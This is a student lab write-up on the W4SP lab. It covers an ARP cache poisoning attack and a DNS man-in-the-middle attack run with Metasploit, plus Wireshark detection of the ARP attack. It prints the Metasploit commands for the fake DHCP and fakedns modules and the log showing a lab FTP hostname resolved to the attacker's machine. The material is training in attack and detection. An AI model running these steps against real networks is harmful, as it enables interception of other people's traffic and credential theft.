

Network Attacks using w4sp



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

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Lab Environment

Setting up the Environment

Here, you can see me setting up the environment by logging in as w4sp-lab and running the script (sudo python w4sp_webapp.py). Then once the Firefox browser comes up, you know the environment is ready to go. Note: Do not close the Terminal window you ran the lab script from; if you do, the lab will stop. Then on the browser I clicked SETUP to launch the lab environment and took the resulting screenshot.




Here, you can see me starting the Metasploit framework on a new terminal. This will be used to conduct many of our activities in this lab. To launch this framework, we are required to run it as root, so I typed **sudo mfsconsole**.



Starting the W4SP ARP MitM Attack

In this section we will be using the Metasploit framework to start arp cache poisoning attack. The parameters available in this module include DHOSTS (the target IP address), SHOSTS (the spoofed IP address), and LOCALSIP (the local IP address). Before proceeding we must first determine the IPs we will be inputting into the module.

Based on the below screenshot I made a table organizing the IPs I'm going to use in Metasploit module following the instructions. For example, the DHOSTS parameter is set to the target machine's IP (192.100.200.125).




SETTING	DESCRIPTION	SYSTEM	IP ADDRESS	MAC
DHOSTS	Target	vic1	192.100.200.125	5e:0e:0f:aa:68:22
SHOSTS	Spoofed IP address	the Gateway	192.100.200.1	00:00:5e:00:01:ee
LOCALSIP	Local IP	Kali VM (me)	192.100.200.116	ce:62:d5:98:97:ce

Then using the above IPs, I inputted them into the module as shown in the below screenshot.

Wireshark Detecting an ARP MitM Attack

For this and most other scenarios, Wireshark's Expert Information feature, accessible through the Analyze menu pull-down, is a great feature. Here, Wireshark displays (in differing degrees of severity) Errors, Warnings, Notes, and Chats. These items can all be expanded or collapsed to show the contributing packets. In this case, Wireshark is warning us about not receiving a response to its ICMP requests of one of the nodes.




W4SP Lab: Performing a DNS MitM Attack

In this section, we will perform a DNS MitM attack live on our W4SP Lab. This is the practice of an attacker manipulating DNS traffic to map a specified hostname to their machine rather than the real one. Usually, this is done by taking advantage of a malicious DNS server. Because DNS spoofing operates at layer 3 and above, it can be used throughout the network, unlike ARP spoofing, which is restricted to the local subnet. By tricking the victim into using the attacker's malicious DNS server, the attacker may benefit from the DHCP protocol, which gives the client system the DNS server address. By controlling the DNS responses, the attacker can reroute traffic to their intended target and launch additional attacks or gather more information.

Metasploit Providing a Fake DHCP Server


The plan here is to start a fake DHCP server and employ a fake DNS server. In the DHCP offer, we will be providing the 192.100.200.x IP address of our own Kali machine as the fake DNS and DHCP servers. We will be setting the options for DNSSERVER, NETMASK, and SRVHOST, which are the to-be fake DNS server, its network mask, and the IP address of this fake DHCP server, respectively. Below you can see the screenshot showing the correct parameters being set in the module before exploiting.




Metasploit Providing a Fake DNS Server

While the previous module is running in the background, we now run this module (`auxiliary/server/fakedns`) to configure the fake DNS server to resolve any or all IP queries sent to it. This can be configured for multiple domains but in our case, we need it for one, the lab's FTP server.

The parameters we are setting for this module include: `TARGETACTION`, `TARGETDOMAIN`, and `TARGETHOST`. In this case, `TARGETHOST` is the server to resolve DNS queries, `TARGETDOMAIN` is the domain we want to resolve (lab's FTP server), and `TARGETACTION` is how we want the DNS server to behave (we are setting this to `FAKE` which will resolve our target domain to our own machine). Then we exploit!




Here, you can see the Metasploit screen echoing every DNS query it encounters. Queries that aren't within the TARGETDOMAIN setting will be bypassed. But queries to the FTP1.labs will be resolved using our Kali machine's IP address. You can see both the bypassed and resolved queries occurring in the below screenshot.




```
kali-2018.2-w4sp - VMware Workstation
File Edit View VM Tabs Help
Applications Places Terminal Sat 02:28
w4sp-lab@kali: ~
msf6 auxiliary(server/dhcp) > use auxiliary/server/fakedns
msf6 auxiliary(server/fakedns) > set TARGETACTION FAKE
TARGETACTION => FAKE
msf6 auxiliary(server/fakedns) > set TARGETDOMAIN ftp1.labs
TARGETDOMAIN => ftp1.labs
msf6 auxiliary(server/fakedns) > set TARGETHOST 192.100.200.116
TARGETHOST => 192.100.200.116
msf6 auxiliary(server/fakedns) > exploit
[*] Auxiliary module running as background job 1.
msf6 auxiliary(server/fakedns) >
[*] DNS server initializing
[*] DNS server started
[*] 192.100.200.36:49618 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.labs
[*] 192.100.200.36:49618 - DNS - XID 27108 (IN:A ftp1.labs)
[*] 192.100.200.36:37292 - DNS - XID 18433 (IN:AAAA ftp1.labs, UNKNOWN IN:AAAA)
msf6 auxiliary(server/fakedns) > [*] 192.100.200.36:38777 - DNS - DNS bypass domain ftp2.labs found; Returning re
[*] 192.100.200.36:38777 - DNS - XID 4392 (IN:A ftp2.labs)
[*] 192.100.200.36:47249 - DNS - DNS bypass domain ftp2.labs found; Returning real A records for ftp2.labs
[*] 192.100.200.36:47249 - DNS - XID 64681 (IN:A ftp2.labs)
[*] 192.100.200.36:38777 - DNS - DNS bypass domain ftp2.labs found; Returning real A records for ftp2.labs
[*] 192.100.200.36:38777 - DNS - XID 4392 (IN:A ftp2.labs)
[*] 192.100.200.36:47249 - DNS - DNS bypass domain ftp2.labs found; Returning real A records for ftp2.labs
[*] 192.100.200.36:47249 - DNS - XID 64681 (IN:A ftp2.labs)
[*] 192.100.200.36:42882 - DNS - DNS bypass domain ftp2 found; Returning real A records for ftp2
[*] 192.100.200.36:42882 - DNS - XID 45488 (IN:A ftp2)
[*] 192.100.200.36:42882 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.labs
[*] 192.100.200.36:34597 - DNS - XID 61707 (IN:A ftp1.labs)
[*] 192.100.200.36:34597 - DNS - DNS bypass domain ftp2 found; Returning real A records for ftp2
[*] 192.100.200.36:34597 - DNS - XID 45488 (IN:A ftp2)
[*] 192.100.200.36:47963 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.labs
[*] 192.100.200.36:47963 - DNS - XID 61707 (IN:A ftp1.labs)
[*] 192.100.200.36:47963 - DNS - DNS bypass domain ftp1 found; Returning real A records for ftp1
[*] 192.100.200.36:47963 - DNS - XID 12838 (IN:A ftp1)
[*] 192.100.200.36:42450 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.labs
[*] 192.100.200.36:42450 - DNS - XID 4310 (IN:A ftp1.labs)
[*] 192.100.200.36:41021 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.labs
[*] 192.100.200.36:41021 - DNS - XID 9022 (IN:A ftp1.labs)
[*] 192.100.200.36:42450 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.labs
[*] 192.100.200.36:42450 - DNS - XID 4310 (IN:A ftp1.labs)
[*] 192.100.200.36:41021 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.labs
[*] 192.100.200.36:41021 - DNS - XID 9022 (IN:A ftp1.labs)
```

Then I start capturing packets on my Wireshark. As per the instructions we checked that three things were occurring: responded to DHCP request, getting DNS traffic, and that my IP address was delivered for DNS queries to the ftp1.labs host.

